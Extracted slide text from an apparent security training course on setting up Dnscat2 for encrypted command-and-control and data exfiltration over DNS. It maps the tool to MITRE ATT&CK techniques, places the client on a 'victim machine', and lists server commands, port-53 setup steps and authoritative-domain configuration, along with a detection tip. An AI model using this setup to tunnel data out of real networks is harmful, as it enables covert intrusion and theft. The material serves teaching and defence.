

Exfiltration with Dnscat2



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Dnscat2



Dnscat2

Ron Bowes

This tool is designed to create an encrypted command-and-control (C&C) channel over the DNS protocol, which is an effective tunnel out of almost every network.



Dnscat2

Leverage legitimate DNS infrastructure to exfiltrate data

Available on GitHub


- <https://github.com/iagox86/dnscat2>

Client which should be deployed on a compromised machine

Server should be deployed on an authoritative DNS server



Kill Chain



MITRE ATT&CK

Tactics

- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Command & Control
- Exfiltration
- Impact



MITRE ATT&CK

Tactics

Initial Access

Execution

Persistence

Privilege Escalation

Defense Evasion

Credential Access

Discovery

Lateral Movement

Collection

Command & Control

Exfiltration

Impact

T1071:

Application Layer Protocol


T1071.004:
DNS


T1048:

Exfiltration Over Alternative
Protocol

T1048.001:
Exfiltration Over Symmetric
Encrypted Non-C2 Protocol








Establishing a DNS Tunnel

Dnscat client



Windows VM

Dnscat server



Cloud hosted VM



Kali VM



Establishing a DNS Tunnel

Dnscat client



Windows VM

DNS query



DNS response



Dnscat server




Kali VM




A direct channel can
be easily detected



Establishing a DNS Tunnel



Setting up Dnscat2 Server



Dnscat server requires Ruby

- Kali already comes with Ruby

Native binaries available for the client

Server must be running before any client can connect to it

Basic Commands for Dnscat

```
> help
```

List all the available commands

```
> windows
```

List all the sessions that are available

```
> window -i #
```

Interact with a specific session



```
> sudo systemctl disable systemd-resolved  
> sudo systemctl stop systemd-resolved
```


Setup for Ubuntu

Systemd-resolved might be using port 53


Disable the service



Establishing a DNS Tunnel



Demo



Deploy dnscat2

- Client on the victim machine
- Server on the Kali VM

Establish a dns tunnel



Common Issues




Due to firewall restrictions individual clients may be blocked

Can be detected by monitoring clients for increased DNS traffic



Establishing a DNS Tunnel




Requires a publicly registered domain name

- [Globonamtics.com](https://globonamtics.com)

Dnscat server will act as the authoritative DNS server

Authoritative DNS Server Setup

globonamtics.com



Registrar

NS records

ns1.globonamtics.com

ns2.globonamtics.com



C2 Server

